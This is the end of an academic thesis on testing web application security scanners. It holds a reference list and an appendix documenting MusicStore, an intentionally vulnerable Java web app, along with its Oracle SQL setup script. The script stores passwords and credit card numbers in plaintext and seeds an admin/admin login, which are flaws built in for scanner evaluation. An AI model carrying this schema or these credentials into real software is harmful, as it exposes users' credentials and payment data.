[23] The Web Application Security Consortium (WASC). “Cross-site Scripting”, 2010. Retrieved 2012, from: http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting

[24] The Web Application Security Consortium (WASC). “DOM Based Cross Site Scripting or XSS of the Third Kind”, 2005. Retrieved 2012, from: http://www.webappsec.org/projects/articles/071105.shtml

[25] Sun Microsystems. Mojarra Project. “Mojarra JavaServerTM Faces JSF, 2.0”, 2011. Retrieved 2012, from: http://javaserverfaces.java.net/presentations/20090520-jsf2-datasheet.pdf

[26] Public-Key Cryptography Standards (PKCS). “PKCS#11: Cryptographic Token Interface Standard”, 2011. “PKCS #15: Cryptographic Token Information Format Standard”, 2011.

[27] Michigan State University. “Biometrics: Overview”, 2007. Retrieved 2012, from: Biometrics.cse.msu.edu

[28] thc-hydra. THC Hydra 7.1, 2011. Retrieved 2012, from: http://www.thc.org/thc-hydra/

[29] Openwall. John the Ripper password cracker. Retrieved 2012, from http://www.openwall.com

[30] Huang, B. S. Brutus Project. “Brutus Project Groups Technical Report”, 2001. Retrieved 2012, from: http://www.hoobie.net/brutus/

[31] Massimiliano Montoro. OXID. “Cain & Abel”, 2011. Retrieved 2012, from: http://www.oxid.it/cain.html

[32] Chinotec Technologies Company. Paros Proxy, 2004. Retrieved 2012, from: http://www.parosproxy.org/

[33] The Open Web Application Security Project (OWASP) Foundation. WebScarab Project. Retrieved 2012, from: https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

[34] PortSwigger. Burp Suit. Retrieved 2012, from http://portswigger.net/burp/

[35] Janczewski, L. Idea Group Inc. (IGI). “Cyber Warfare and Cyber Terrorism”, 2008.

[36] Subramanian, D., Le, H. T., Keong Loh, P. K., & Premkumar, A. B. “Quantitative Evaluation of Related Web-based Vulnerabilities”, 2010. Fourth IEEE International Conference on Secure Software Integration and Reliability Improvement Companion. IEEE International Conference.

[37] Grossman, J. “CSRF, the sleeping giant”, 2006. Retrieved 2012, from http://jeremiahgrossman.blogspot.com/2006/09/csrf-sleeping-giant.html

[38] Microsoft Developer Network (MSDN) Library. “Improving Web Application Security: Threats and Countermeasures”. Retrieved 2012, from: http://msdn.microsoft.com/en-us/library/ff649874.aspx

[39] Shekyan, S. “Application Layer DoS attack simulator”, 2011. Retrieved 2012, from: http://code.google.com/p/slowhttptest

[40] Hansen, R. ha.ckers.org web application security lab. “Slowloris HTTP DoS”. Retrieved 2012, from: http://ha.ckers.org/slowloris/

[41] Payment Card Industry Security Standards Council (PCI). “Data Security Standards Overview”. Retrieved 212, from: https://www.pcisecuritystandards.org/security_standards/

[42] Payment Card Industry Security Standards Council (PCI). “Requirements and Security Assessment Procedures. Version 2.0”, 2010.

[43] Oechslin, P. “Making a Faster Crytanalytical Time-Memory Trade-Off”, 2003. Advances in Cryptology - CRYPTO 2003, 23rd Annual International Cryptology Conference. Santa Barbara: Springer.

[44] Brodkin, J. (2007). Network World. “The top 10 reasons Web sites get hacked”, 2007.

[45] The Open Web Application Security Project Foundation (OWASP). “Forced browsing”. Retrieved 2012, from: https://www.owasp.org/index.php/Forced_browsing

[46] Shema, M. Qualys Security Labs. “Why You Should Always Use HTTPS”, June 2011.

[47] The Open Web Application Security Project Foundation (OWASP). “Phishing”. Retrieved 2012, from: https://www.owasp.org/index.php/Phishing

[48] McAfee Corporation. Foundstone Hacme Series. Retrieved 2012, from: http://www.mcafee.com/us/downloads/free-tools/index.aspx

[49] The Open Web Application Security Project Foundation (OWASP). “WebGoat Project”. Retrieved 2012, from: https://www.owasp.org/index.php/Webgoat

[50] Suto, L. “Analyzing the accuracy and time costs of web application security scanners” 2010.

[51] NT OBJECTives. NTOSpider. Retrieved 2012, from: http://www.ntobjectives.com/security-software/ntospider-application-security-scanner/

[52] Bau, J., Bursztein, E., Gupta, D., & Mitchell, J. “State of the Art: Automated Black-Box Web Application Vulnerability Testing”, 2010. IEEE Symposium on Security and Privacy. Washington, DC: IEEE Computer Society.

[53] Apache Software Foundation. Tomcat Server. Retrieved 2012 from: http://tomcat.apache.org/

[54] Oracle Corporation. Oracle Database, 11. Retrieved 2012 from: http://www.oracle.com/us/products/database/overview/index.html

[55] Sun Microsystems. JavaServer Pages Technologies (JSP).

[56] World Wide Web Consortium and Web Hypertext Application Technology Working Group (WHATWG). HyperText Markup Language (HTML), 1995. Retrieved 2012 from: http://www.w3.org/html

[57] World Wide Web Consortium (W3C). Cascading Style Sheets (CSS), 1998. Retrieved 2012 from: http://www.w3.org/Style/CSS/

[58] Leff, A., & Rayfield, J. “Web-application development using the Model/View/Controller design pattern”, 2010. Fifth IEEE International Enterprise Distributed Object Computing Conference.

[59] Ertaul, L., & Martirosyan, Y. California State University East Bay, Computer Science. “Vulnerability Report”, 2012.

[60] Apache Software Foundation. “The Apache Tomcat 5.5 Servlet/JSP Container Realm Configuration HOW-TO”. Retrieved 2012 from: http://tomcat.apache.org/tomcat-5.5-doc/realm-howto.html.

[61] Seacord, R. Computer Emergency Response Team (CERT). “Top 10 Secure Coding Practices”, 2011.

[62] Oracle Documentation. “Using Prepared Statements”, 2011. Retrieved 2012 from: http://docs.oracle.com/javase/tutorial/jdbc/basics/prepared.html

[63] Yang Guang, J. J., & Jipeng, H. “System modules interaction based stress testing model”, 2010. The Second International Conference on Computer Engineering and Applications, (pp. 138-141). Bali Island.

[64] Saltzer, J., & Schroeder, M. “The protection of information in computer systems”, 2005. IEEE Conference.

[65] Schneider, F. “Least Privilege and More”, 2003. IEEE Security & Privacy.

[66] Shema, M. “Seven Deadliest Web Application Attacks”, 2010. Syngress.

[67] Johansen, M., & Osborn, K. “Hacking Google Chrome OS”, 2011. Black Hat Conference. Black Hat USA.

[68] Grossman, J. “Sometimes Input MUST be Validated Client-Side”, 2011. WhiteHat Security Conference.

[69] Athanasopoulos, E., Pappas, V., Krithinakis, A., Ligouras, S., Markatos, E. P., & Karagiannis, T. “xJS: practical XSS prevention for web application development”, 2010. USENIX Conference on Web Application Development. USENIX Association Berkeley.

[70] Bisht, P., & Venkatakrishnan, V. “XSS-GUARD: precise dynamic prevention of cross-site scripting attacks”, 2008. Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, (pp. 23-48).

[71] Robertson, W., & Vigna, G. “Static enforcement of web application integrity through strong typing”, 2009. 18th Conference on USENIX Security Symposium. USENIX Association, Berkeley.

[72] Saxena, P., Molnar, D., & Livshits, B. “criptgard: Preventing script injection attacks in legacy web applications with automatic sanitization”, 2011. 20th USENIX conference on Security Symposium (pp. 1-1). USENIX Association Berkeley.

[73] Saxena, P., Hanna, S., Poosankam, P., & Song, D. “FLAX: Systematic discovery of client-side validation vulnerabilities in rich web applications”, 2010. 17th Annual Network & Distributed System Security Symposium.

[74] Saxena, P. A., Hanna, S., Mao, F., McCamant, S., & Song, D. “A Symbolic Execution Framework for JavaScript”, 2010. IEEE Symposium on Security and Privacy (pp. 513 - 528). IEEE Computer Society.

[75] Zend Framework. “Zend Filter”. Retrieved 2012 from: http://framework.zend.com/manual/en/zend.filter.set.html

[76] Template Toolkit (TT2). “Manual”. Retrieved 2012 from: http://template-toolkit.org/docs/manual/Filters

[77] Yii Framework. “Special Topics. Security”, 2010. Retrieved from: http://www.yiiframework.com/doc/guide/1.1/en/.

[78] Mookhey, K., & Burghate, N. “Detection of SQL Injection and Cross-site Scripting Attacks”, 2010. Symantec Connect Community.

[79] Saxena, P., Weinberger, J., Akhawe, D., Finifter, M., Shin, R., & Song, D. “A systematic analysis of XSS sanitization in web application frameworks” 2011. 16th European conference on Research in computer security (pp. 150-171). Springer-Verlag, Berlin.

[80] Miller, C. “Password Recovery”, 2002. Retrieved 2012 from http://fishbowl.pastiche.org/archives/docs/PasswordRecovery.pdf

[81] Oracle Corporation. “Java EE at a Glance”. Retrieved August 2012, from: http://www.oracle.com/technetwork/java/javaee/overview/index.html

[82] Jaggi, K. Sun Developer Network. “Securing Web Apps on Tomcat with SSL”, 2006.

[83] Apache Struts. “Class Token”. Retrieved 2012 from: http://struts.apache.org/2.0.14/struts2-core/apidocs/org/apache/struts2/components/Token.html.

[84] The Open Web Application Security Project Foundation (OWASP). “CSRFGuard Project”. Retrieved 2012, from: https://www.owasp.org/index.php/CSRFGuard

[85] Neto, A. A., Duraes, J., Vieira, M., & Madeira, H. “Assessing and Comparing Security of Web Servers”, 2008. 14th IEEE Pacific International Symposium on Dependable Computing. IEEE Computer Society.

[86] Shekyan, S. Qualys Community. “Identifying Slow HTTP Attack Vulnerabilities on Web Applications”, 2011.

[87] Shekyan, S. Qualys Community. “How to Protect Against Slow HTTP Attacks”, 2011.

[88] Apache Software Foundation. “Security Tips, V 2.5”, 2011. Retrieved 2012, from: http://httpd.apache.org/docs/2.0/misc/security_tips.html

[89] Daemen, J., & Rijmen, V. “The Design of Rijndael: AES - The Advanced Encryption Standard”, 2002. Berlin: Springer-Verlag.

[90] National Institute of Standards and Technology (NIST). “Advanced encryption standard (AES)”, 2001. Retrieved 2012, from: http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf

[91] Rivest, B., Shamir, A., & Adleman, L. “A Method for Obtaining Digital Signatures and Public-key Cryptosystems”, 1978. Communications of the ACM, 120-126.

[92] National Institute of Standards and Technology (NIST). “FIPS 180-2: Secure Hash Standard (SHS)”.

[93] Oracle Documentation. “Developing Applications Using Data Encryption”. Retrieved 2012, from: http://docs.oracle.com/cd/B13789_01/network.101/b10773/apdvncrp.htm

[94] Hu, C. C., Ferraiolo, D. F., & Kuhn, D. R. National Institute of Standards and Technology (NIST). “Assessment of Access Control Systems. National Institute of Standards and Technology”, 2006.

[95] Black, P. E., Fong, E., Okun, V., & Gaucher, R. National Institute of Standards and Technology (NIST). “Software Assurance Tools: Web Application Security Scanner Functional Specification”.

[96] The Web Application Security Consortium (WASC). “Web Application Security Scanner Evaluation Criteria”, 2009.

[97] Raghavan, S., & Garcia-Molina, H. “Crawling the hidden web”, 2001. 27th International Conference on Very Large Data Bases.

[98] Mesbah, A., van Deursen, A., & Roest, D. “Invariant-Based Automatic Testing of Modern Web Applications”, 2012. IEEE Transactions on Software Engineering, 38, 35-53.

[99] Distributed Computing Group. Lynx. Retrieved 2012, from http://lynx.browser.org/

[100] Gilorien. “DHTML and JavaScript”. Upper Saddle River, NJ: Prentice Hall.

[101] Google Webmaster Tools. “Webmaster Guidelines”, February 08 2012. Retrieved August 2012, from: http://support.google.com/webmasters/bin/answer.py?hl=en&answer=35769

[102] Eshete, B., Villafiorita, A., & Weldemariam, K. “Early Detection of Security Misconfiguration Vulnerabilities in Web Applications”, 2012. Sixth International Conference on Availability, Reliability and Security (ARES), (pp. 169-174).

[103] NetCraft. “May 2012 Web Server Survey, Market Share for Top Servers Across All Domains August 1995 - May 2012”, 2012.

[104] Shekhar, R. DBA Mertrix Solutions. “Oracle and MySQL comparison”, 2012.

[105] TIOBE Programming Community. “Index for May 2012”, 2012.

[106] Ertaul, L., & Martirosyan, Y. “Implementation of a Web Application for Evaluation of Web Application Security Scanners”, 2012. Proceedings of the 2012 International Conference on Security & Management SAM’12. Las Vegas: SAM'12.

Appendix - I

Source Code and Deployment Guide of MusicStore Web Application

A.1 Introduction

MusicStore is constructed in Model-View-Controller (MVC) pattern.

The Model consists of business objects from the data store, the classes to represent the database. Model classes are stored under *‘music’* directory in *‘data’, ‘business’* and *‘util’* folders.

The Controller consists of servlets, the layer where the entire job is done. Controller classes are stored under *‘music’* in *‘admin’, ‘business’, ‘cart’, ‘catalog’, ‘email’, ‘registration’, ‘user’* and *‘validation’* folders; also under *‘job’* and *‘partners’* directories.

The View represents the user interface of the application. It consists of JSP and HTML and XML pages. The View pages are stored under *‘web’* directory.

The catalog representation of MusicStore web application folders is shown in Figure A1.

Figure A1. Catalog Representation of MusicStore Folders

MusicStore								
src=>	java=>	music=>	user =>	account		web=>	user =>	account
				order				order
				review				review
				validation			WEB-INF =>	lib
			admin				relatedDocs =>	WVSSingleScan
			validation				META-INF	
			cart				cart	
			catalog				catalog	
			registration				email	
			email				partners	
			util				productMain4	
			data				registration	
			business				validation	
		job					includes	
		partners					error	
							images	
							letters	

A.2 Model classes

Model classes are stored in *'data'*, *'business'* and *'util'* folders.

'data' folder:

- CartLineItemDB.java

- ConnectionPool.java
- DBUtil.java
- InvoiceDB.java
- LineItemDB.java
- ProductDB.java
- ReportDB.java
- ReviewsDB.java
- SQLUtil.java
- UserCartDB.java
- UserDB.java

‘business’ folder

- Cart.java
- Invoice.java
- LineItem.java
- Product.java
- Review.java
- User.java
- UserCart.java

‘util’ folder

- CardValidationUtil.java
- CookieUtil.java

- ImageUtil.java
- MailUtil.java
- MailUtilYahoo.java
- MusicStoreContextListener.java
- PathUtil.java
- UserUtil.java

A.3 Controller classes

‘job’ folder

- DeleteProductServlet.java
- UpdateProductServlet.java

‘partners’ folder

- DisplayPartnerLetterServlet.java
- DisplayPartnersServlet.java

‘misic/user/account’ folder

- DisplayAccountDetailsServlet.java
- DisplayAccountPasswordServlet.java
- DisplayAccountServlet.java
- UpdateUserDetailsServlet.java
- UpdateUserPasswordServlet.java

‘misic/user/order’ folder

- CompleteOrderServlet.java
- DisplayInvoiceServlet.java

- DisplayUserCartServlet.java

‘misic/user/review’ folder

- AddReviewServlet.java
- DisplayReviewServlet.java

‘misic/user/validation’ folder

- ValidateUserServlet.java

‘music/admin’ folder

- AddProductServlet.java
- DeleteProductServlet1.java
- DisplayProductsServlet.java
- UpdateProductServlet1.java

‘music/validation’ folder

- DisplayPasswordRecoveryServlet.java
- PasswordRecoveryServlet.java
- SecurityInformationServlet.java

‘music/cart’ folder

- DisplayCartServlet.java
- DisplayQuickOrderServlet.java
- RemoveCartItemServlet.java
- SetQuantityServlet.java

‘music/catalog’ folder

- DeleteCookiesServlet.java

- DisplayProductServlet.java

'music/registration' folder

- ContinueUserServlet.java
- DisplayUserConfirmationServlet.java
- DisplayUserRegistrationServlet.java
- ProcessUserServlet.java

'music/email' folder

- AddToEmailListServlet.java
- DisplayEmailListServlet.javas

A.2 View classes

'web' folder

- customer_service.jsp
- index.jsp
- musicStoreStyle.css
- userAccess.jsp

'web/user/account' folder

- update_user.jsp
- update_userDetails.jsp
- update_userPassword.jsp

'web/user/order' folder

- complete.jsp

- incomplete.jsp
- invoice.jsp
- user_cart.jsp

‘web/user/review’ folder

- review_product.jsp
- review_table.jsp

‘web/ WEB-INF’ folder

- web.xml

‘web/ WEB-INF /lib’ folder

- jstl
- jstl.jar
- mail.jar
- mysql-connector-java-5.0.5-bin.jar
- standard.jar

‘web/ relatedDocs’ folder contains some additional documents related to QualysGuard WAS and Acunetix WVS scanning and evaluation.

‘META-INF’ folder

- context.xml

‘cart’ folder

- cart_empty.jsp
- cart.jsp
- quick_order.jsp

‘catalog’ folder

- displayDetails.jsp

‘email’ folder

- join_email_list.jsp

‘partners’ folder

- partners.jsp

‘productMain4’ folder

- addProduct.jsp
- deleteProduct.jsp
- displayProducts.jsp
- index.jsp
- updateProduct.jsp

‘registration’ folder

- user_confirm.jsp
- user_registration.jsp

‘validation’ folder

- login_error.jsp
- login.jsp
- logout.jsp
- passwordRecovery.jsp

‘includes’ folder

- column_left_all.jsp

- footer.jsp
- header.jsp
- product_table.jsp

‘error’ folder

- error_403.jsp
- error_404.jsp
- error_java.jsp
- error_sql.jsp

‘images’ folder contains image files, used in MusicStore web application

‘letters’ folder contains partners’ newsletters and messages

- 8AM.html
- ASR.html
- GoldenClub.html
- SHMELP.html

A.3 Source Code

The source code of the MusicStore web application is available on-line. It is located at the following URL for project checkout:

https://code.google.com/p/vulnerablewebapp/source/checkout

Or at the following URL in directory format:

http://code.google.com/p/vulnerablewebapp/downloads/list

A.4 Creation of Music Oracle Database

MusicStore web application uses database on Oracle database management server to store the data. Before deploying and running MusicStore the Music database should be created. To create the database following SQL script is used:

```
CREATE table "V_USER" (
   "USERID"                NUMBER NOT NULL,
   "FIRSTNAME"             VARCHAR2(50),
   "LASTNAME"              VARCHAR2(50),
   "EMAILADDRESS"          VARCHAR2(50),
   "COMPANYNAME"           VARCHAR2(50),
   "ADDRESS1"              VARCHAR2(50),
   "ADDRESS2"              VARCHAR2(50),
   "CITY"                  VARCHAR2(50),
   "STATE"                 VARCHAR2(50),
   "ZIP"                   VARCHAR2(50),
   "COUNTRY"               VARCHAR2(50),
   "CREDITCARDTYPE"        VARCHAR2(50),
   "CREDITCARDNUMBER"      NUMBER,
   "CREDITCARDEXPIRATIONDATE" VARCHAR2(50),
   constraint  "V_USER_PK" primary key ("USERID")
)
/
```

```
CREATE sequence "V_USER_SEQ"
/
CREATE OR REPLACE TRIGGER  "BI_V_USER"
  before insert on "V_USER"
  for each row
begin
  if :NEW."USERID" is null then
    select "V_USER_SEQ".nextval into :NEW."USERID" from dual;
  end if;
end;
/


CREATE table "V_USERPASS" (
    "EMAILADDRESS" VARCHAR2(50) NOT NULL,
    "PASSWORD"     VARCHAR2(15) NOT NULL,
    "ANSWER"       VARCHAR2(50) DEFAULT '',
    constraint  "V_USERPASS_PK" primary key ("EMAILADDRESS")
)
/
CREATE table "V_USERROLE" (
    "EMAILADDRESS" VARCHAR2(50) NOT NULL,
    "ROLENAME"     VARCHAR2(20) NOT NULL
)
```

```
/
alter table "V_USERROLE" add constraint  "V_USERROLE_PK" primary key
("EMAILADDRESS","ROLENAME")
/
end;
/
CREATE table "V_PRODUCT" (
   "PRODUCTID"          NUMBER NOT NULL,
   "PRODUCTCODE"        VARCHAR2(30)  NOT NULL,
   "PRODUCTDESCRIPTION" VARCHAR2(240) DEFAULT '' NOT NULL,
   "PRODUCTPRICE"       NUMBER(8,2)   DEFAULT 0 NOT NULL,
   constraint  "V_PRODUCT_PK" primary key ("PRODUCTID")
)
/
CREATE sequence "V_PRODUCT_SEQ"
/
CREATE trigger "BI_V_PRODUCT"
  before insert on "V_PRODUCT"
  for each row
begin
  if :NEW."PRODUCTID" is null then
    select "V_PRODUCT_SEQ".nextval into :NEW."PRODUCTID" from dual;
  end if;
```

```
end;
/
CREATE table "V_USERCART" (
    "USERCARTID" NUMBER,
    "USERID"     NUMBER,
    constraint  "V_USERCART_PK" primary key ("USERCARTID")
)
/
CREATE sequence "V_USERCART_SEQ"
/
CREATE trigger "BI_V_USERCART"
  before insert on "V_USERCART"
  for each row
begin
  if :NEW."USERCARTID" is null then
    select "V_USERCART_SEQ".nextval into :NEW."USERCARTID" from dual;
  end if;
end;
/
ALTER TABLE "V_USERCART" ADD CONSTRAINT "V_USERCART_FK"
FOREIGN KEY ("USERID")
REFERENCES "V_USER" ("USERID")
ON DELETE CASCADE
```

```
/
CREATE TABLE  "V_CARTLINEITEM"
   (        "CARTLINEITEMID" NUMBER NOT NULL ENABLE,
            "USERCARTID" NUMBER NOT NULL ENABLE,
            "PRODUCTID" NUMBER NOT NULL ENABLE,
            "QUANTITY" NUMBER NOT NULL ENABLE,
             CONSTRAINT "V_CARTLINEITEM_PK" PRIMARY KEY
("CARTLINEITEMID") ENABLE
   )
/
ALTER TABLE  "V_CARTLINEITEM" ADD CONSTRAINT
"V_CARTLINEITEM_FK" FOREIGN KEY ("USERCARTID")
             REFERENCES  "V_USERCART" ("USERCARTID") ON DELETE CASCADE
ENABLE
/
CREATE OR REPLACE TRIGGER  "BI_V_CARTLINEITEM"
  before insert on "V_CARTLINEITEM"
  for each row
begin
  if :NEW."CARTLINEITEMID" is null then
    select "V_CARTLINEITEM_SEQ".nextval into :NEW."CARTLINEITEMID" from
dual;
  end if;
```

```
end;
/
ALTER TRIGGER  "BI_V_CARTLINEITEM" ENABLE
/
CREATE table "V_INVOICE" (
    "INVOICEID"   NUMBER NOT NULL,
    "USERID"      NUMBER NOT NULL,
    "INVOICEDATE" DATE NOT NULL,
    "TOTALAMOUNT" NUMBER(8,2) ,
    "ISPROCESSED" VARCHAR2(20),
    constraint  "V_INVOICE_PK" primary key ("INVOICEID")
)
/
CREATE sequence "V_INVOICE_SEQ"
/
CREATE trigger "BI_V_INVOICE"
  before insert on "V_INVOICE"
  for each row
begin
  if :NEW."INVOICEID" is null then
    select "V_INVOICE_SEQ".nextval into :NEW."INVOICEID" from dual;
  end if;
end;
```

```
/
ALTER TABLE "V_INVOICE" ADD CONSTRAINT "V_INVOICE_FK"
FOREIGN KEY ("USERID")
REFERENCES "V_USER" ("USERID")
ON DELETE CASCADE
/
CREATE TABLE  "V_REVIEWS"
   (        "REVIEWID" NUMBER NOT NULL,
            "TITLE" VARCHAR2(240) DEFAULT ' ',
            "MESSAGE" VARCHAR2(240) DEFAULT ' ',
            "REVIEWDATE" DATE DEFAULT SYSDATE,
            "USERID" NUMBER,
            "PRODUCTID" NUMBER NOT NULL,
             CONSTRAINT "V_REVIEWS_PK" PRIMARY KEY ("REVIEWID") ENABLE
   )
/
ALTER TABLE  "V_REVIEWS" ADD CONSTRAINT "V_REVIEWS_FK" FOREIGN
KEY ("PRODUCTID")
              REFERENCES  "V_PRODUCT" ("PRODUCTID") ON DELETE CASCADE
ENABLE
/
CREATE OR REPLACE TRIGGER  "BI_V_REVIEWS"
  before insert on "V_REVIEWS"
  for each row
begin
  if :NEW."REVIEWID" is null then
    select "V_REVIEWS_SEQ".nextval into :NEW."REVIEWID" from dual;
  end if;
end;
/
CREATE TABLE  "V_LINEITEM"
   (        "LINEITEMID" NUMBER NOT NULL,
            "INVOICEID" NUMBER NOT NULL,
            "PRODUCTID" NUMBER NOT NULL,
            "QUANTITY" NUMBER,
             CONSTRAINT "V_LINEITEM_PK" PRIMARY KEY ("LINEITEMID")
   )
/
ALTER TABLE  "V_LINEITEM" ADD CONSTRAINT "V_LINEITEM_FK" FOREIGN
KEY ("INVOICEID")
              REFERENCES  "V_INVOICE" ("INVOICEID") ON DELETE CASCADE
ENABLE
/
CREATE OR REPLACE TRIGGER  "BI_V_LINEITEM"
  before insert on "V_LINEITEM"
  for each row
```

```
begin
  if :NEW."LINEITEMID" is null then
    select "V_LINEITEM_SEQ".nextval into :NEW."LINEITEMID" from dual;
  end if;
end;
/
DELETE from v_Invoice;
DELETE from v_Reviews;
DELETE from v_UserCart;
DELETE from v_Product;
INSERT INTO v_Product VALUES
(1,'8601', ‘Michael Jackson – The Triller’,'15.15');
INSERT INTO v_Product VALUES
(2,'pf01', ‘Michael Jackson – Dangerous’,'10.10');
INSERT INTO v_Product VALUES
(3, 'pf02', ‘Apple – iPad’,'200.20');
INSERT INTO v_Product VALUES
(4,'jr01',' Stevie Wonder - Songs in the Key of Life’,'5.05');


DELETE from v_User;
INSERT INTO v_User VALUES
(4,'fTest','lTest','test@test.com','','25800 Carlos Bee
Boulevard','','Hayward','CA','94542','USA','Visa',4111111111111111,'05/2012');
```

```
INSERT INTO v_User VALUES
(5,'fTest1','lTest1','test1@test.com','','25800 Carlos Bee
Boulevard','','Hayward','CA','94542','USA','Visa',4222222222222,'01/2011');


DELETE from v_UserRole;
INSERT INTO v_UserRole VALUES
('admin','admin');
INSERT INTO v_UserRole VALUES
('test1@test.com','user');
INSERT INTO v_UserRole VALUES
('test@test.com','user');


DELETE from v_UserPass;
INSERT INTO v_UserPass VALUES
('admin','admin' ,NULL);
INSERT INTO v_UserPass VALUES
 ('test1@test.com','test1','white');
INSERT INTO v_UserPass VALUES
('test@test.com','falsepass','black');
```

A.5 Deployment and Running of MusicStore

MusicStore web application is deployed on Tomcat Server. To deploy and run MusicStore web application firstly the Tomcar Server and Java should be installed on local machine. Then the application should be built from source code. While working on this project NetBeans IDE was used to simplify the process. The source code can be found at the following URL:

https://code.google.com/p/vulnerablewebapp/source/checkout

Before building the MusicStore application the DataSource information, including password and URL should be updated to correspond to the used DataSource.

For detailed explanation of running and deploying MusicStore web application see README file that can be found at the following URL:

https://code.google.com/p/vulnerablewebapp/downloads/list

Appendix - II

Publications

L. Ertaul, Y. Martirosyan, ***"Implementation of a WEB Application for Evaluation of WEB Application Security Scanners"***, Proceedings of the 2012 International Conference on Security & Management SAM'12, July, Las Vegas.